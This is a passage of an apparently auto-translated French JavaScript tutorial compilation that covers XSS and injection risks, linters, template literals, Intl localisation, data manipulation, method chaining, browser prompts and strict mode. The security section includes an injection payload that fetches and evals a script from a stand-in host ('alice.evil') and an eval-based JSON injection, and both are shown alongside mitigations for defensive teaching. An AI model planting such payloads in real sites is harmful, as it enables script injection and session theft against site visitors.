2. Stocker les descriptions de profil dans un fichier texte brut qui est ensuite extrait avec un script qui ajoute la description via `.innerText`
3. **Ajouter une stratégie de sécurité du contenu qui refuse de charger le contenu actif d'autres domaines**

Script inter-sites persistant à partir de chaînes de caractères JavaScript

Disons que Bob possède un site qui vous permet de publier des messages publics.

Les messages sont chargés par un script qui ressemble à ceci:

```
addMessage("Message 1");
addMessage("Message 2");
addMessage("Message 3");
addMessage("Message 4");
addMessage("Message 5");
addMessage("Message 6");
```

La fonction `addMessage` ajoute un message publié au DOM. Cependant, dans un effort pour éviter XSS, **tout HTML dans les messages postés est échappé.**

Le script est généré **sur le serveur** comme ceci:

```
for(var i = 0; i < messages.length; i++){
    script += "addMessage(\"" + messages[i] + "\");";
}
```

Alors alice affiche un message qui dit: `My mom said: "Life is good. Pie makes it better. "` . Au moment où elle prévisualise le message, au lieu de voir son message, elle voit une erreur dans la console:

```
Uncaught SyntaxError: missing ) after argument list
```

Pourquoi? Parce que le script généré ressemble à ceci:

```
addMessage("My mom said: "Life is good. Pie makes it better. "");
```

C'est une erreur de syntaxe. Than Alice affiche:

```
I like pie ");fetch("https://alice.evil/js_xss.js").then(x=>x.text()).then(eval);//
```

Ensuite, le script généré ressemble à:

```
addMessage("I like pie
");fetch("https://alice.evil/js_xss.js").then(x=>x.text()).then(eval);//");
```

Cela ajoute le message `I like pie` , mais il **télécharge et exécute aussi `https://alice.evil/js_xss.js` chaque fois que quelqu'un visite le site de Bob.**

Atténuation:

1. Transmettez le message publié dans JSON.stringify ()
2. Au lieu de créer dynamiquement un script, créez un fichier texte contenant tous les messages récupérés ultérieurement par le script.
3. **Ajouter une stratégie de sécurité du contenu qui refuse de charger le contenu actif d'autres domaines**

Pourquoi les scripts d'autres personnes peuvent nuire à votre site Web et à ses visiteurs

Si vous ne pensez pas que des scripts malveillants peuvent endommager votre site, **vous avez tort** . Voici une liste de ce qu'un script malveillant peut faire:

1. Se retirer du DOM pour qu'il **ne puisse pas être tracé**
2. Voler les cookies de session des utilisateurs et **permettre à l'auteur du script de se connecter et de les emprunter**
3. Montrer un faux "Votre session a expiré. Veuillez vous connecter à nouveau." message qui **envoie le mot de passe de l'utilisateur à l'auteur du script** .
4. Enregistrez un agent de service malveillant qui exécute un script malveillant **à chaque visite de page** sur ce site Web.
5. Mettez en place un faux paywall exigeant que les utilisateurs **paient** pour accéder au site **qui va réellement à l'auteur du script** .

S'il vous plaît, **ne pensez pas que XSS ne nuira pas à votre site Web et à ses visiteurs.**

Injection JSON évaluée

Disons que chaque fois que quelqu'un visite une page de profil sur le site Web de Bob, l'URL suivante est récupérée:

```
https://example.com/api/users/1234/profiledata.json
```

Avec une réponse comme celle-ci:

```
{
    "name": "Bob",
    "description": "Likes pie & security holes."
}
```

Que ces données sont analysées et insérées:

```
var data = eval("(" + resp + ")");
document.getElementById("#name").innerText = data.name;
document.getElementById("#description").innerText = data.description;
```

Semble bon, non? **Faux.**

Que se passe-t-il si la description de quelqu'un est `Likes XSS."});alert(1);({"name":"Alice","description":"Likes XSS.` ?

```
{
    "name": "Alice",
    "description": "Likes pie & security
holes."});alert(1);({"name":"Alice","description":"Likes XSS."
}
```

Et cela sera `eval` :

```
({
    "name": "Alice",
    "description": "Likes pie & security
holes."});alert(1);({"name":"Alice","description":"Likes XSS."
})
```

Si vous pensez que ce n'est pas un problème, collez-le dans votre console et voyez ce qui se passe.

L'atténuation

- **Utilisez JSON.parse au lieu de eval pour obtenir JSON.** En général, n'utilisez pas eval et n'utilisez certainement pas eval avec quelque chose qu'un utilisateur pourrait contrôler. Eval crée un nouveau contexte d'exécution , créant un **impact sur les performances** .
- Échapper correctement `"` et `\` dans les données utilisateur avant de le mettre en JSON. Si vous venez d'échapper à la `"` , cela se produira:

```
Hello! \"});alert(1);({
```

Sera converti en:

```
"Hello! \\"});alert(1);({"
```

Oops. N'oubliez pas d'échapper à la fois à `\` et `"` , ou utilisez simplement JSON.parse.

Lire Les problèmes de sécurité en ligne: https://riptutorial.com/fr/javascript/topic/10723/les-problemes-de-securite

Chapitre 66: Linters - Assurer la qualité du code

Remarques

Quel que soit votre choix, chaque projet JavaScript doit en utiliser un. Ils peuvent aider à trouver une erreur et rendre le code plus cohérent. Pour plus de comparaisons, consultez les outils de linting JavaScript de comparaison

Examples

JSHint

JSHint est un outil open source qui détecte les erreurs et les problèmes potentiels dans le code JavaScript.

Pour charpurer votre JavaScript, vous avez deux options.

1. Allez sur JSHint.com et collez-y votre code dans l'éditeur de texte en ligne.
2. Installez JSHint dans votre IDE .
    - Atom: linter-jshint (doit avoir le plugin Linter installé)
    - Sublime Text: JSHint Gutter et / ou Sublime Linter
    - Vim: jshint.vim ou jshint2.vim
    - Visual Studio: VSCode JSHint

L'avantage de l'ajouter à votre IDE est que vous pouvez créer un fichier de configuration JSON nommé `.jshintrc` qui sera utilisé lors du linting de votre programme. Ceci est conventionnel si vous voulez partager des configurations entre des projets.

Exemple de fichier `.jshintrc`

```
{
    "-W097": false, // Allow "use strict" at document level
    "browser": true, // defines globals exposed by modern browsers
http://jshint.com/docs/options/#browser
    "curly": true, // requires you to always put curly braces around blocks in loops and
conditionals http://jshint.com/docs/options/#curly
    "devel": true, // defines globals that are usually used for logging poor-man's debugging:
console, alert, etc. http://jshint.com/docs/options/#devel
    // List global variables (false means read only)
    "globals": {
        "globalVar": true
    },
    "jquery": true, // This option defines globals exposed by the jQuery JavaScript library.
    "newcap": false,
    // List any global functions or const vars
    "predef": [
        "GlobalFunction",
```

```
        "GlobalFunction2"
    ],
    "undef": true, // warn about undefined vars
    "unused": true // warn about unused vars
}
```

JSHint permet également des configurations pour des lignes / blocs de code spécifiques

```
switch(operation)
{
   case '+'
   {
      result = a + b;
      break;
   }

   // JSHint W086 Expected a 'break' statement
   // JSHint flag to allow cases to not need a break
   /* falls through */
   case '*':
   case 'x':
   {
      result = a * b;
      break;
   }
}

// JSHint disable error for variable not defined, because it is defined in another file
/* jshint -W117 */
globalVariable = 'in-another-file.js';
/* jshint +W117 */
```

Plus d'options de configuration sont documentées sur http://jshint.com/docs/options/

ESLint / JSCS

ESLint est un linter et un formateur de style de code pour votre guide de style, tout comme JSHint . ESLint a fusionné avec JSCS en avril 2016. ESLint met plus d'efforts à configurer que JSHint, mais il existe des instructions claires sur son site Web pour commencer.

Un exemple de configuration pour ESLint est le suivant:

```
{
    "rules": {
        "semi": ["error", "always"], // throw an error when semicolons are detected
        "quotes": ["error", "double"] // throw an error when double quotes are detected
    }
}
```

Vous trouverez ici un exemple de fichier de configuration dans lequel TOUTES les règles sont désactivées, avec des descriptions de leurs actions .

JSLint

JSLint est le tronc à partir duquel JSHint a été ramifié. JSLint prend une position beaucoup plus critique sur la façon d'écrire du code JavaScript, vous poussant à utiliser uniquement les parties que Douglas Crockford considère comme ses «bonnes parties», et loin de tout code que Crockford pense avoir une meilleure solution. Le thread StackOverflow suivant peut vous aider à décider quel linter vous convient . Bien qu'il existe des différences (voici quelques brèves comparaisons avec JSHint / ESLint), chaque option est extrêmement personnalisable.

Pour plus d'informations sur la configuration de JSLint, extrayez NPM ou github .

Lire Linters - Assurer la qualité du code en ligne:
https://riptutorial.com/fr/javascript/topic/4073/linters---assurer-la-qualite-du-code

Chapitre 67: Littéraux de modèle

Introduction

Les littéraux de modèle sont un type de littéral de chaîne permettant d'interpoler les valeurs et, éventuellement, de contrôler le comportement d'interpolation et de construction à l'aide d'une fonction "tag".

Syntaxe

- message = `Bienvenue, $ {user.name}!`
- pattern = new RegExp (String.raw`Welcome, (\ w +)! `);
- query = SQL`INSERT INTO Utilisateur (nom) VALUES ($ {name}) `

Remarques

Les littéraux de modèle ont été spécifiés pour la première fois par ECMAScript 6, §12.2.9 .

Examples

Interpolation de base et chaînes multilignes

Les littéraux de modèle sont un type spécial de littéral de chaîne qui peut être utilisé à la place du standard `'...'` ou `"..."` . Ils sont déclarés en citant la chaîne avec des backticks au lieu des guillemets simples ou doubles standard: `` `...` `` .

Les littéraux de modèle peuvent contenir des sauts de ligne et des expressions arbitraires peuvent être incorporées à l'aide de la syntaxe de substitution `${ expression }` . Par défaut, les valeurs de ces expressions de substitution sont concaténées directement dans la chaîne où elles apparaissent.

```
const name = "John";
const score = 74;

console.log(`Game Over!

${name}'s score was ${score * 10}.`);
```

```
Game Over!

John's score was 740.
```

Cordes brutes

La fonction de balise `String.raw` peut être utilisée avec des littéraux de modèle pour accéder à une

version de leur contenu sans interpréter les séquences d'échappement à barre oblique inverse.

`String.raw`\n`` contiendra une barre oblique inverse et la lettre minuscule n, tandis que `` `\n` `` ou `'\n'` contiendrait un seul caractère de nouvelle ligne à la place.

```
const patternString = String.raw`Welcome, (\w+)!`;
const pattern = new RegExp(patternString);

const message = "Welcome, John!";
pattern.exec(message);
```

```
["Welcome, John!", "John"]
```

Les chaînes marquées

Une fonction identifiée immédiatement avant un littéral de modèle est utilisée pour l'interpréter, dans ce qu'on appelle un **littéral de modèle balisé** . La fonction tag peut renvoyer une chaîne, mais elle peut également renvoyer tout autre type de valeur.

Le premier argument de la fonction tag, `strings` , est un tableau de chaque élément constant du littéral. Les arguments restants, `...substitutions` , contiennent les valeurs évaluées de chaque expression de substitution `${}` .

```
function settings(strings, ...substitutions) {
  const result = new Map();
  for (let i = 0; i < substitutions.length; i++) {
    result.set(strings[i].trim(), substitutions[i]);
  }
  return result;
}

const remoteConfiguration = settings`
  label    ${'Content'}
  servers  ${2 * 8 + 1}
  hostname ${location.hostname}
`;
```

```
Map {"label" => "Content", "servers" => 17, "hostname" => "stackoverflow.com"}
```

Les `strings` Array a une propriété spéciale `.raw` référençant un tableau parallèle des mêmes pièces constantes du littéral de modèle mais *exactement* telles qu'elles apparaissent dans le code source, sans qu'aucune barre oblique inverse ne soit remplacée.

```
function example(strings, ...substitutions) {
  console.log('strings:', strings);
  console.log('...substitutions:', substitutions);
}

example`Hello ${'world'}.\n\nHow are you?`;
```

```
strings: ["Hello ", ".\n\nHow are you?", raw: ["Hello ", ".\\n\\nHow are you?"]]
substitutions: ["world"]
```

Templating HTML With String Strings

Vous pouvez créer une fonction `` HTML`...` `` balise de chaîne de caractères pour encoder automatiquement les valeurs interpolées. (Cela nécessite que les valeurs interpolées ne soient utilisées qu'en tant que texte et **ne soient pas sûres si des valeurs interpolées sont utilisées dans du code** tel que des scripts ou des styles.)

```
class HTMLString extends String {
  static escape(text) {
    if (text instanceof HTMLString) {
      return text;
    }
    return new HTMLString(
        String(text)
            .replace(/&/g, '&amp;')
            .replace(/</g, '&lt;')
            .replace(/>/g, '&gt;')
            .replace(/"/g, '&quot;')
            .replace(/\\/g, '&#39;'));
  }
}

function HTML(strings, ...substitutions) {
  const escapedFlattenedSubstitutions =
      substitutions.map(s => [].concat(s).map(HTMLString.escape).join(''));
  const pieces = [];
  for (const i of strings.keys()) {
    pieces.push(strings[i], escapedFlattenedSubstitutions [i] || '');
  }
  return new HTMLString(pieces.join(''));
}

const title = "Hello World";
const iconSrc = "/images/logo.png";
const names = ["John", "Jane", "Joe", "Jill"];

document.body.innerHTML = HTML`
  <h1><img src="${iconSrc}" /> ${title}</h1>

  <ul> ${names.map(name => HTML`
    <li>${name}</li>
  `)} </ul>
`;
```

introduction

Les littéraux de template agissent comme des chaînes avec des fonctionnalités spéciales. Ils sont encadrés par le retour à la ligne ``` `` ``` et peuvent être répartis sur plusieurs lignes.

Les littéraux de modèle peuvent également contenir des expressions incorporées. Ces expressions sont indiquées par un signe `$` et des accolades `{}`

```
//A single line Template Literal
var aLiteral = `single line string data`;
```

```
//Template Literal that spans across lines
var anotherLiteral = `string data that spans
         across multiple lines of code`;

//Template Literal with an embedded expression
var x = 2;
var y = 3;
var theTotal = `The total is ${x + y}`;     // Contains "The total is 5"



//Comarison of a string and a template literal
var aString = "single line string data"
console.log(aString === aLiteral)                         //Returns true
```

Il existe de nombreuses autres fonctionnalités des littéraux de type chaîne, tels que les littéraux de modèles marqués et les propriétés brutes. Celles-ci sont démontrées dans d'autres exemples.

Lire Littéraux de modèle en ligne: https://riptutorial.com/fr/javascript/topic/418/litteraux-de-modele

Chapitre 68: Localisation

Syntaxe

- nouveau Intl.NumberFormat ()
- nouveau Intl.NumberFormat ('en-US')
- nouveau Intl.NumberFormat ('en-GB', {timeZone: 'UTC'})

Paramètres

Paramater	Détails
jour de la semaine	"étroit", "court", "long"
ère	"étroit", "court", "long"
an	"numérique", "2 chiffres"
mois	"numérique", "2 chiffres", "étroit", "court", "long"
journée	"numérique", "2 chiffres"
heure	"numérique", "2 chiffres"
minute	"numérique", "2 chiffres"
seconde	"numérique", "2 chiffres"
timeZoneName	"court long"

Examples

Formatage des nombres

Formatage des nombres, regroupement des chiffres en fonction de la localisation.

```
const usNumberFormat = new Intl.NumberFormat('en-US');
const esNumberFormat = new Intl.NumberFormat('es-ES');

const usNumber = usNumberFormat.format(99999999.99); // "99,999,999.99"
const esNumber = esNumberFormat.format(99999999.99); // "99.999.999,99"
```

Mise en forme de la devise

Mise en forme de la devise, regroupement des chiffres et placement du symbole monétaire en

fonction de la localisation.

```
const usCurrencyFormat = new Intl.NumberFormat('en-US', {style: 'currency', currency: 'USD'})
const esCurrencyFormat = new Intl.NumberFormat('es-ES', {style: 'currency', currency: 'EUR'})

const usCurrency = usCurrencyFormat.format(100.10); // "$100.10"
const esCurrency = esCurrencyFormat.format(100.10); // "100.10 €"
```

Formatage de la date et de l'heure

Date de mise en forme, en fonction de la localisation.

```
const usDateTimeFormatting = new Intl.DateTimeFormat('en-US');
const esDateTimeFormatting = new Intl.DateTimeFormat('es-ES');

const usDate = usDateTimeFormatting.format(new Date('2016-07-21')); // "7/21/2016"
const esDate = esDateTimeFormatting.format(new Date('2016-07-21')); // "21/7/2016"
```

Lire Localisation en ligne: https://riptutorial.com/fr/javascript/topic/2777/localisation

Chapitre 69: Manipulation de données

Examples

Extraire l'extension du nom de fichier

Le moyen rapide et rapide d'extraire une extension du nom de fichier en JavaScript sera:

```
function get_extension(filename) {
    return filename.slice((filename.lastIndexOf('.') - 1 >>> 0) + 2);
}
```

Cela fonctionne correctement à la fois avec des noms sans extension (par exemple `myfile`) ou commençant par `.` dot (par exemple `.htaccess`):

```
get_extension('')                           // ""
get_extension('name')                       // ""
get_extension('name.txt')                   // "txt"
get_extension('.htpasswd')                  // ""
get_extension('name.with.many.dots.myext')  // "myext"
```

La solution suivante peut extraire les extensions de fichier du chemin d'accès complet:

```
function get_extension(path) {
    var basename = path.split(/[\\/]/).pop(),  // extract file name from full path ...
                                               // (supports `\\` and `/` separators)
        pos = basename.lastIndexOf('.');       // get last position of `.`

    if (basename === '' || pos < 1)            // if file name is empty or ...
        return "";                             //  `.` not found (-1) or comes first (0)

    return basename.slice(pos + 1);            // extract extension ignoring `.`
}

get_extension('/path/to/file.ext');  // "ext"
```

Format des nombres en argent

`1234567.89 => "1,234,567.89"` rapide et rapide de formater la valeur du type `Number` en argent, par exemple `1234567.89 => "1,234,567.89"` :

```
var num = 1234567.89,
    formatted;

formatted = num.toFixed(2).replace(/\d(?=(\d{3})+\.)/g, '$&,');  // "1,234,567.89"
```

Variante plus avancée avec prise en charge de n'importe quel nombre de décimales `[0 .. n]` , taille variable des groupes de nombres `[0 .. x]` et différents types de délimiteurs:

```
/**
 * Number.prototype.format(n, x, s, c)
 *
 * @param integer n: length of decimal
 * @param integer x: length of whole part
 * @param mixed   s: sections delimiter
 * @param mixed   c: decimal delimiter
 */
Number.prototype.format = function(n, x, s, c) {
    var re = '\\d(?=(\\d{' + (x || 3) + '})+' + (n > 0 ? '\\D' : '$') + ')',
        num = this.toFixed(Math.max(0, ~~n));

    return (c ? num.replace('.', c) : num).replace(new RegExp(re, 'g'), '$&' + (s || ','));
};

12345678.9.format(2, 3, '.', ',');  // "12.345.678,90"
123456.789.format(4, 4, ' ', ':');  // "12 3456:7890"
12345678.9.format(0, 3, '-');       // "12-345-679"
123456789..format(2);               // "123,456,789.00"
```

Définit la propriété d'objet en fonction de son nom de chaîne

```
function assign(obj, prop, value) {
    if (typeof prop === 'string')
        prop = prop.split('.');

    if (prop.length > 1) {
        var e = prop.shift();
        assign(obj[e] =
                 Object.prototype.toString.call(obj[e]) === '[object Object]'
                 ? obj[e]
                 : {},
               prop,
               value);
    } else
        obj[prop[0]] = value;
}

var obj = {},
    propName = 'foo.bar.foobar';

assign(obj, propName, 'Value');

// obj == {
//   foo : {
//     bar : {
//       foobar : 'Value'
//     }
//   }
// }
```

Lire Manipulation de données en ligne: https://riptutorial.com/fr/javascript/topic/3276/manipulation-de-donnees

Chapitre 70: Méthode d'enchaînement

Examples

Méthode d'enchaînement

Le chaînage des méthodes est une stratégie de programmation qui simplifie votre code et l’embellit. Le chaînage des méthodes se fait en veillant à ce que chaque méthode sur un objet retourne l'objet entier, au lieu de renvoyer un seul élément de cet objet. Par exemple:

```
function Door() {
    this.height = '';
    this.width = '';
    this.status = 'closed';
}

Door.prototype.open = function() {
    this.status = 'opened';
    return this;
}

Door.prototype.close = function() {
    this.status = 'closed';
    return this;
}
Door.prototype.setParams = function(width,height) {
    this.width = width;
    this.height = height;
    return this;
}

Door.prototype.doorStatus = function() {
    console.log('The',this.width,'x',this.height,'Door is',this.status);
    return this;
}

var smallDoor = new Door();
smallDoor.setParams(20,100).open().doorStatus().close().doorStatus();
```

Notez que chaque méthode dans `Door.prototype` renvoie `this` , qui fait référence à l'instance entière de cet objet `Door` .

Conception et chaînage d'objets à chaînes

Chaînage et chaînage est une méthodologie de conception utilisée pour concevoir des comportements d'objet de telle sorte que les appels à des fonctions d'objet renvoient des références à self ou à un autre objet, donnant accès à des appels de fonctions supplémentaires. l'objet / s.

Les objets pouvant être chaînés sont considérés comme étant chaînables. Si vous appelez un objet chaînable, vous devez vous assurer que tous les objets / primitives renvoyés sont du type

correct. Il ne faut qu'une seule fois à votre objet chaînable pour ne pas renvoyer la référence correcte (facile à oublier pour ajouter `return this`) et la personne utilisant votre API perdra confiance et évitera le chaînage. Les objets à chaînes doivent être tout ou rien (pas un objet chaînable même si les pièces sont). Un objet ne devrait pas être appelé chaînable si seulement certaines de ses fonctions le sont.

Objet conçu pour être chaîné

```
function Vec(x = 0, y = 0){
    this.x = x;
    this.y = y;
    // the new keyword implicitly implies the return type
    // as this and thus is chainable by default.
}
Vec.prototype = {
    add : function(vec){
        this.x += vec.x;
        this.y += vec.y;
        return this; // return reference to self to allow chaining of function calls
    },
    scale : function(val){
        this.x *= val;
        this.y *= val;
        return this; //  return reference to self to allow chaining of function calls
    },
    log :function(val){
        console.log(this.x + ' : ' + this.y);
        return this;
    },
    clone : function(){
        return new Vec(this.x,this.y);
    }
}
```

Exemple d'enchaînement

```
var vec = new Vec();
vec.add({x:10,y:10})
    .add({x:10,y:10})
    .log()             // console output "20 : 20"
    .add({x:10,y:10})
    .scale(1/30)
    .log()             // console output "1 : 1"
    .clone()           // returns a new instance of the object
    .scale(2)          // from which you can continue chaining
    .log()
```

Ne crée pas d'ambiguïté dans le type de retour

Tous les appels de fonctions ne renvoient pas un type de chaînage utile, ni ne renvoient toujours une référence à self. C’est là que l’utilisation rationnelle du nommage est importante. Dans l'exemple ci-dessus, l'appel de fonction `.clone()` est sans ambiguïté. D'autres exemples sont `.toString()` implique qu'une chaîne est retournée.

Un exemple de nom de fonction ambigu dans un objet chaînable.

```
// line object represents a line
line.rotate(1)
    .vec();  // ambiguous you don't need to be looking up docs while writing.

line.rotate(1)
    .asVec()    // unambiguous implies the return type is the line as a vec (vector)
    .add({x:10,y:10)
// toVec is just as good as long as the programmer can use the naming
// to infer the return type
```

Convention de syntaxe

Il n'y a pas de syntaxe d'utilisation formelle lors du chaînage. La convention consiste à enchaîner les appels sur une seule ligne si elle est courte ou à enchaîner sur la nouvelle ligne en retrait d'un onglet de l'objet référencé avec le point sur la nouvelle ligne. L'utilisation du point-virgule est facultative mais aide à identifier clairement la fin de la chaîne.

```
 vec.scale(2).add({x:2,y:2}).log();  // for short chains

 vec.scale(2)     // or alternate syntax
     .add({x:2,y:2})
     .log();  // semicolon makes it clear the chain ends here

 // and sometimes though not necessary
 vec.scale(2)
     .add({x:2,y:2})
     .clone()    // clone adds a new reference to the chain
          .log(); // indenting to signify the new reference

 // for chains in chains
 vec.scale(2)
     .add({x:2,y:2})
     .add(vec1.add({x:2,y:2})  // a chain as an argument
          .add({x:2,y:2})      // is indented
          .scale(2))
     .log();

 // or sometimes
 vec.scale(2)
     .add({x:2,y:2})
     .add(vec1.add({x:2,y:2})  // a chain as an argument
          .add({x:2,y:2})      // is indented
          .scale(2)
     ).log();   // the argument list is closed on the new line
```

Une mauvaise syntaxe

```
  vec          // new line before the first function call
     .scale()  // can make it unclear what the intention is
     .log();

  vec.          // the dot on the end of the line
     scale(2).  // is very difficult to see in a mass of code
```

```
    scale(1/2); // and will likely frustrate as can easily be missed
                // when trying to locate bugs
```

Côté gauche de la mission

Lorsque vous attribuez les résultats d'une chaîne, le dernier appel ou référence d'objet renvoyé est attribué.

```
var vec2 = vec.scale(2)
               .add(x:1,y:10)
               .clone();   // the last returned result is assigned
                               // vec2 is a clone of vec after the scale and add
```

Dans l'exemple ci-dessus, la valeur renvoyée par `vec2` provient du dernier appel de la chaîne. Dans ce cas, ce serait une copie de `vec` après l'échelle et l'ajouter.

Résumé

L'avantage de changer est de rendre le code plus facile à maintenir. Certaines personnes préfèrent cela et feront de la chaîne une exigence lors de la sélection d'une API. Il y a aussi un avantage en termes de performances car cela vous évite d'avoir à créer des variables pour contenir des résultats intermédiaires. Le dernier mot étant que les objets chaînables peuvent également être utilisés de manière conventionnelle, vous ne devez pas forcer le chaînage en rendant un objet chaînable.

Lire Méthode d'enchaînement en ligne: https://riptutorial.com/fr/javascript/topic/2054/methode-d-enchainement

Chapitre 71: Modals - Invites

Syntaxe

- alerte (message)
- confirmer (message)
- invite (message [, optionValue])
- impression()

Remarques

- https://www.w3.org/TR/html5/webappapis.html#user-prompts
- https://dev.w3.org/html5/spec-preview/user-prompts.html

Examples

À propos des invites de l'utilisateur

Les invites utilisateur sont des méthodes faisant partie de l' API d'application Web utilisée pour appeler les modaux du navigateur qui demandent une action de l'utilisateur, telle que la confirmation ou la saisie.

`window.alert(message)`

Afficher un *popup* modal avec un message à l'utilisateur.
Nécessite que l'utilisateur clique sur [OK] pour quitter.

```
alert("Hello World");
```

Plus d'informations ci-dessous dans "Using alert ()".

`boolean = window.confirm(message)`

Afficher une *fenêtre contextuelle* avec le message fourni.
Fournit les boutons [OK] et [Cancel] qui répondent respectivement avec une valeur booléenne `true` / `false` .

```
confirm("Delete this comment?");
```

`result = window.prompt(message, defaultValue)`

Affiche une *fenêtre contextuelle* avec le message fourni et un champ de saisie avec une valeur pré-remplie facultative.
Retourne comme `result` la valeur d'entrée fournie par l'utilisateur.

```
prompt("Enter your website address", "http://");
```

Plus d'informations ci-dessous dans "Utilisation de prompt ()".

window.print()

Ouvre un modal avec les options d'impression du document.

```
print();
```

Invite persistante modale

Lorsque vous utilisez l' **invite, l'** utilisateur peut toujours cliquer sur ***Annuler*** et aucune valeur ne sera renvoyée.
Pour empêcher les valeurs vides et les rendre plus **persistantes** :

```
<h2>Welcome <span id="name"></span>!</h2>
```

```
<script>
// Persistent Prompt modal
var userName;
while(!userName) {
  userName = prompt("Enter your name", "");
  if(!userName) {
    alert("Please, we need your name!");
  } else {
    document.getElementById("name").innerHTML = userName;
  }
}
</script>
```

jsfiddle démo

Confirmer pour supprimer l'élément

Une façon d'utiliser `confirm()` consiste à effectuer des modifications *destructives* sur la page à l'aide d'une action de l'interface utilisateur, accompagnée d'une **notification** et d'une **confirmation de l'utilisateur** , par exemple avant de supprimer un message:

```
<div id="post-102">
  <p>I like Confirm modals.</p>
  <a data-deletepost="post-102">Delete post</a>
</div>
<div id="post-103">
  <p>That's way too cool!</p>
  <a data-deletepost="post-103">Delete post</a>
</div>
```

```
// Collect all buttons
var deleteBtn = document.querySelectorAll("[data-deletepost]");
```

```
function deleteParentPost(event) {
  event.preventDefault(); // Prevent page scroll jump on anchor click

  if( confirm("Really Delete this post?") ) {
    var post = document.getElementById( this.dataset.deletepost );
    post.parentNode.removeChild(post);
    // TODO: remove that post from database
  } // else, do nothing

}

// Assign click event to buttons
[].forEach.call(deleteBtn, function(btn) {
  btn.addEventListener("click", deleteParentPost, false);
});
```

jsfiddle démo


Utilisation de l'alerte ()

La méthode `alert()` de l'objet `window` affiche un message d' *alerte* avec un message spécifié et un bouton `OK` ou `Annuler` . Le texte de ce bouton dépend du navigateur et ne peut pas être modifié.

Syntaxe

```
alert("Hello world!");
// Or, alternatively...
window.alert("Hello world!");
```

Produit



Une *boîte d'alerte* est souvent utilisée si vous souhaitez vous assurer que les informations parviennent à l'utilisateur.

Remarque: La boîte d'alerte éloigne le focus de la fenêtre actuelle et force le navigateur à lire le message. N'abusez pas de cette méthode, car elle empêche l'utilisateur d'accéder à d'autres parties de la page tant que la boîte n'est pas fermée. Il arrête également l'exécution du code, jusqu'à ce que l'utilisateur clique sur `OK` . (en particulier, les temporisateurs définis avec `setInterval()` ou `setTimeout()` ne `setInterval()` pas non plus). La boîte d'alerte ne fonctionne que dans les navigateurs et sa conception ne peut pas être modifiée.

Paramètre	La description
message	Champs obligatoires. Spécifie le texte à afficher dans la boîte d'alerte ou un objet converti en chaîne et affiché.

Valeur de retour

fonction d' `alert` ne renvoie aucune valeur

Utilisation de prompt ()

L'invite affichera une boîte de dialogue à l'intention de l'utilisateur demandant sa saisie. Vous pouvez fournir un message qui sera placé au-dessus du champ de texte. La valeur de retour est une chaîne représentant l'entrée fournie par l'utilisateur.

```
var name = prompt("What's your name?");
console.log("Hello, " + name);
```

Vous pouvez également transmettre `prompt()` un deuxième paramètre, qui sera affiché comme texte par défaut dans le champ de texte de l'invite.

```
var name = prompt('What\'s your name?', ' Name...');
console.log('Hello, ' + name);
```

Paramètre	La description
message	Champs obligatoires. Texte à afficher au-dessus du champ de texte de l'invite.
défaut	Optionnel. Texte par défaut à afficher dans le champ de texte lorsque l'invite est affichée.

Lire Modals - Invites en ligne: https://riptutorial.com/fr/javascript/topic/3196/modals---invites

Chapitre 72: Mode strict

Syntaxe

- 'use strict';
- "use strict";
- `use strict`;

Remarques

Le mode strict est une option ajoutée à ECMAScript 5 pour permettre quelques améliorations incompatibles avec les versions antérieures. Les changements de comportement en code "mode strict" incluent:

- L'affectation à des variables non définies entraîne une erreur au lieu de définir de nouvelles variables globales.
- L'affectation ou la suppression de propriétés non accessibles en écriture (telles que `window.undefined`) `window.undefined` une erreur au lieu de s'exécuter en mode silencieux;
- La syntaxe octale héritée (ex. `0777`) n'est pas prise en charge;
- L'instruction `with` n'est pas prise en charge;
- `eval` ne peut pas créer de variables dans la portée environnante;
- Les `.caller` des fonctions `.caller` et `.arguments` sont pas prises en charge.
- La liste de paramètres d'une fonction ne peut pas contenir de doublons.
- la `this` `window` est pas automatiquement utilisé comme plus la valeur de `this` .

REMARQUE : - Le mode « **strict** » n'est PAS activé par défaut, car si une page utilise du code JavaScript qui dépend des fonctionnalités du mode non strict, alors ce code sera rompu. Ainsi, il doit être activé par le programmeur lui-même.

Examples

Pour les scripts entiers

Le mode strict peut être appliqué à des scripts entiers en plaçant l'instruction `"use strict";` avant toute autre déclaration.

```
"use strict";
// strict mode now applies for the rest of the script
```

Le mode strict n'est activé que dans les scripts où vous définissez `"use strict"` . Vous pouvez combiner des scripts avec et sans mode strict, car l'état strict n'est pas partagé entre les différents scripts.

6

Remarque: tout le code écrit dans les modules et les classes ES2015 + est strict par défaut.

Pour les fonctions

Le mode strict peut aussi être appliqué à des fonctions uniques en ajoutant au préalable `"use strict";` déclaration au début de la déclaration de fonction.

```
function strict() {
   "use strict";
   // strict mode now applies to the rest of this function
   var innerFunction = function () {
     // strict mode also applies here
   };
}

function notStrict() {
  // but not here
}
```

Le mode strict s'appliquera également à toutes les fonctions internes.

Modification des propriétés globales

Dans une portée de mode non strict, lorsqu'une variable est affectée sans être initialisée avec le mot `let` clé `var` , `const` ou `let` , elle est automatiquement déclarée dans la portée globale:

```
a = 12;
console.log(a); // 12
```

En mode strict, tout accès à une variable non déclarée provoquera une erreur de référence:

```
"use strict";
a = 12; // ReferenceError: a is not defined
console.log(a);
```

Cela est utile car JavaScript peut comporter un certain nombre d'événements parfois inattendus. En mode non strict, ces événements amènent souvent les développeurs à penser qu’il s’agit de bogues ou d’un comportement inattendu. Par conséquent, en activant le mode strict, toute erreur qui leur est imposée les oblige à savoir exactement ce qui est fait.

```
"use strict";
                       // Assuming a global variable mistypedVariable exists
mistypedVaraible = 17; // this line throws a ReferenceError due to the
                       // misspelling of variable
```

Ce code en mode strict affiche un scénario possible: il génère une erreur de référence qui pointe vers le numéro de ligne de l'affectation, permettant au développeur de détecter immédiatement le type de faute dans le nom de la variable.

En mode non strict, outre le fait qu'aucune erreur ne soit émise et que l'assignation a été effectuée

